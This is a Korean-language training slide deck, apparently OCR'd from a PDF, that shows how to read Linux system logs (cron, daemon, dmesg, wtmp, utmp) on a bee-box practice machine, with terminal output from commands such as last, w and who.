
GNU nano 2.0.7 File: /tmp/crontab.5r8uZV/crontab Modified

```
# m h dom mon dow command
* * * * * echo1234
```

3

<실습> 리눅스 시스템 로그 파일 열람

- 크론 로그 - /var/log/cron
 - 우분투, 데비안에서는 /var/log/syslog에 기록
 - cat /var/log/syslog | grep cron | tail



The screenshot shows a terminal window titled "bee@bee-box: ~". The window has a standard Linux desktop interface with icons for Applications, Places, System, and a browser at the top. The terminal menu bar includes File, Edit, View, Terminal, Tabs, and Help. The main pane displays the output of the command "cat /var/log/syslog | grep cron | tail". The output shows several cron entries from the system log:


```

bee@bee-box:~$ cat /var/log/syslog | grep cron | tail
Sep  9 17:17:01 bee-box /USR/SBIN/CRON[9038]: (root) CMD (    cd / && run-parts --report /etc/cron.hourly)
Sep  9 18:17:01 bee-box /USR/SBIN/CRON[9166]: (root) CMD (    cd / && run-parts --report /etc/cron.hourly)
Sep  9 19:17:01 bee-box /USR/SBIN/CRON[9204]: (root) CMD (    cd / && run-parts --report /etc/cron.hourly)
Sep  9 20:17:01 bee-box /USR/SBIN/CRON[9267]: (root) CMD (    cd / && run-parts --report /etc/cron.hourly)
Sep  9 21:17:01 bee-box /USR/SBIN/CRON[9380]: (root) CMD (    cd / && run-parts --report /etc/cron.hourly)
Sep  9 21:22:33 bee-box crontab[9384]: (bee) BEGIN EDIT (bee)
Sep  9 21:23:25 bee-box crontab[9384]: (bee) REPLACE (bee)
Sep  9 21:23:25 bee-box crontab[9384]: (bee) END EDIT (bee)
Sep  9 21:24:43 bee-box crontab[9394]: (bee) BEGIN EDIT (bee)
Sep  9 21:26:26 bee-box crontab[9394]: (bee) END EDIT (bee)
bee@bee-box:~$
```

3

<실습> 리눅스 시스템 로그 파일 열람

- 부팅 로그 - /var/log/boot.log
 - 시스템의 데몬들의 실행 또는 재시작 로그 저장
 - » 비박스의 경우에는 /var/log/daemon.log에 저장




```
bee@bee-box:~$ tail /var/log/daemon.log
Sep  9 22:02:10 bee-box audio[6044]: Registered manager path:/org/bluez/audio
Sep  9 22:02:20 bee-box hcid[6027]: Default passkey agent (:1.16, /org/bluez/passkey) registered
Sep  9 22:02:20 bee-box hcid[6027]: Default authorization agent (:1.16, /org/bluez/auth) registered
Sep  9 22:02:25 bee-box NetworkManager: <info> Updating allowed wireless network lists.
Sep  9 22:02:25 bee-box NetworkManager: <WARN> nm_dbus_get_networks_cb(): error received: org.freedesktop.NetworkManagerInfo.NoNetworks - There are no wireless networks stored..
Sep  9 22:06:49 bee-box ntpd[3440]: Listening on interface #7 eth2, fe80::250:56ff:fea7:cfbf#123 Enabled
Sep  9 22:10:26 bee-box ntpd[3440]: synchronized to 211.115.194.21, stratum 3
Sep  9 22:10:26 bee-box ntpd[3440]: time reset +4.281574 s
Sep  9 22:10:26 bee-box ntpd[3440]: kernel time sync status change 0001
Sep  9 22:19:07 bee-box ntpd[3440]: synchronized to 211.115.194.21, stratum 3
bee@bee-box:~$
```

3

<실습> 리눅스 시스템 로그 파일 열람

- 커널 부트 메시지 로그 - /var/log/dmesg
 - dmesg 명령어를 실행하거나 경로 파일을 텍스트 파일로 열람 가능
 - 시스템이 부팅할 때 출력된 메시지를 기록



The screenshot shows a terminal window titled "bee@bee-box: ~". The window is part of a desktop environment with a menu bar at the top containing "Applications", "Places", "System", and a browser icon. The terminal window has a standard window control bar with minimize, maximize, and close buttons. The terminal itself displays the following text:

```
bee@bee-box:~$ dmesg | head
[    0.000000] Linux version 2.6.24-16-generic (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:23:42 UTC 2008 (Ubuntu 2.6.24-16.30-generic)
[    0.000000] BIOS-provided physical RAM map:
[    0.000000]   BIOS-e820: 0000000000000000 - 000000000009ec00 (usable)
[    0.000000]   BIOS-e820: 000000000009ec00 - 00000000000a0000 (reserved)
[    0.000000]   BIOS-e820: 00000000000dc000 - 0000000000100000 (reserved)
[    0.000000]   BIOS-e820: 0000000000100000 - 0000000003fee000 (usable)
[    0.000000]   BIOS-e820: 0000000003fee000 - 0000000003feff000 (ACPI data)
[    0.000000]   BIOS-e820: 0000000003feff000 - 0000000003ff00000 (ACPI NVS)
[    0.000000]   BIOS-e820: 0000000003ff00000 - 0000000004000000 (usable)
[    0.000000]   BIOS-e820: 000000000f0000000 - 000000000f8000000 (reserved)
bee@bee-box:~$
```

3 리눅스 시스템 로그 파일 열람

- 커널 로그 - /var/log/wtmp

- 사용자들의 로그인/로그아웃 정보
- 시스템 부팅/셧다운 히스토리 정보
- 바이너리이기 때문에 시 명령어 last 사용


옵션	설명
last [계정명]	계정명을 입력하면 사용자별 로그 정보를 출력한다.
last -f [파일명]	지난 파일에 대해서 로그를 점검시 -f 옵션 뒤에 해당 파일명을 입력
last -R	IP를 제외시킨 로그 정보를 출력한다.
last -a	로그 정보를 출력할 때 IP를 뒤로 배치해서 출력한다.
last -d	외부에서 접속한 정보와 reboot 정보만을 출력한다.

3

<실습> 리눅스 시스템 로그 파일 열람

- 커널 로그 - /var/log/wtmp

- last 명령어를 사용해 현재 접속 중인 사용자, 마지막 접속 시간 확인 가능



The screenshot shows a terminal window titled "bee@bee-box: ~". The window contains the output of the "last" command, which displays a log of system activity. The log includes entries for users (bee, root) logging in via various terminals (pts/1, pts/0, tty7) at different times (Sep 9, Sep 6, Sep 5). It also shows system boot events and user logouts. The terminal window has a standard Gnome-style interface with a menu bar and icons.

```

bee@bee-box:~$ last
bee      pts/1      :0.0          Sun Sep  9 18:04  still logged in
bee      tty7       :0           Thu Sep  6 22:19  still logged in
root     pts/0      :1.0          Thu Sep  6 22:19  still logged in
reboot   system boot 2.6.24-16-generic Thu Sep  6 22:18 - 21:32 (2+23:14)
bee      pts/1      192.168.100.11 Thu Sep  6 01:00 - 01:00  (00:00)
bee      pts/1      192.168.100.11 Thu Sep  6 00:46 - 00:46  (00:00)
bee      pts/1      :0.0          Wed Sep  5 22:49 - 22:50  (00:00)
bee      tty7       :0           Wed Sep  5 22:37 - 11:11  (12:33)
root     pts/0      :1.0          Wed Sep  5 22:37 - down    (12:33)
reboot   system boot 2.6.24-16-generic Wed Sep  5 22:37 - 11:11  (12:34)
bee      pts/1      :0.0          Wed Sep  5 22:35 - 22:36  (00:00)
bee      pts/1      :0.0          Wed Sep  5 22:32 - 22:32  (00:00)
bee      tty7       :0           Wed Sep  5 22:32 - 22:36  (00:03)
root     pts/0      :1.0          Wed Sep  5 22:32 - down    (00:03)
reboot   system boot 2.6.24-16-generic Wed Sep  5 22:32 - 22:36  (00:03)
bee      pts/1      :0.0          Wed Sep  5 22:26 - 22:29  (00:03)

wtmp begins Wed Sep  5 22:26:04 2018
bee@bee-box:~$ █

```


3

<실습> 리눅스 시스템 로그 파일 열람

- 커널 로그 - /var/log/utmp

- 현재 시스템에 로그인 사용자 상태 정보

- » 운영체제에 따라 /var/run, /var/adm/, /etc/ 등에 위치 바이너리로 저장
 - » w, who, whodo, users, finger 등의 명령어로 확인



The screenshot shows a terminal window on a Linux desktop environment. The terminal title is "bee@bee-box: ~". The window contains the following command-line session:


```

bee@bee-box:~$ w
 21:32:33 up 2 days, 23:17,  3 users,  load average: 0.17, 0.23, 0.10
USER     TTY      FROM          LOGIN@    IDLE     JCPU   PCPU WHAT
root     pts/0     :1.0          Thu22    2days  0.00s  0.00s -bash
bee      tty7      :0           Thu22    0.00s  1:18m  0.08s x-session-manager
bee      pts/1     :0.0          18:04   0.00s  0.14s  0.00s w
bee@bee-box:~$ who
root     pts/0      2018-09-06 22:19 (:1.0)
bee      tty7      2018-09-06 22:19 (:0)
bee      pts/1      2018-09-09 18:04 (:0.0)
bee@bee-box:~$ users
bee  bee  root
bee@bee-box:~$ finger
